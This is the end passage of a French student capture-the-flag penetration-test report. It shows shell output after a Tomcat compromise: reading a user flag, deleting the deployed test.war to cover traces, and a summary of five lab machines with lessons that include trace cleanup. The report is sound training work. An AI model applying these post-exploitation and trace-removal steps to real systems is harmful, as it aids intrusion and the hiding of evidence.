Desktop      Downloads  note.txt  Public      Templates  Videos
Documents   Music     Pictures  randombase64.py  user.txt
```

Figure 29: Tentative de connexion au reverse shell via navigateur

4.4 Exploration et flag utilisateur

```
tomcat@corrosion:/home/jerry$ ls
ls
Desktop    Downloads  note.txt   Public     Templates  Videos
Documents  Music      Pictures   randombase64.py  user.txt
tomcat@corrosion:/home/jerry$ cat user.txt
cat user.txt
9cae7c52899667bf1be72000bfe8e1d7 -
```

Figure 30: Exploration du répertoire home de l'utilisateur jerry

```
docs  examples  host-manager  manager  ROOT  test  test.war
tomcat@corrosion:/opt/tomcat/webapps$ rm -rf test test.war
```

Figure 31: Flag utilisateur obtenu

Machine incomplète

Malgré de nombreuses tentatives, nous n'avons pas réussi à obtenir un accès root sur cette machine.

5 Conclusion

Ce CTF de cinq machines nous a permis de mettre en pratique diverses techniques de test de pénétration.

5.1 Résultats

- **Machine 1 (WordPress)** : ✓ Compromission totale
- **Machine 2 (GRUB)** : ✓ Compromission totale
- **Machine 3 (FTP exploit)** : ✓ Compromission totale
- **Machine 4 (LFI + FTP)** : ✓ Compromission totale
- **Machine 5 (Tomcat)** : ! Compromission partielle

Taux de réussite : 4/5 machines avec accès root (80%)

5.2 Points clés

1. L'importance de la reconnaissance approfondie
2. La réutilisation des mots de passe reste critique
3. Les configurations par défaut sont dangereuses
4. L'élévation de privilèges nécessite créativité
5. Le nettoyage des traces est essentiel
6. La combinaison de vulnérabilités est souvent nécessaire

“La sécurité n'est pas un produit, mais un processus.”

Ce rapport démontre l'importance d'une approche méthodique et éthique en sécurité offensive.

Honorine & Kylian

February 2, 2026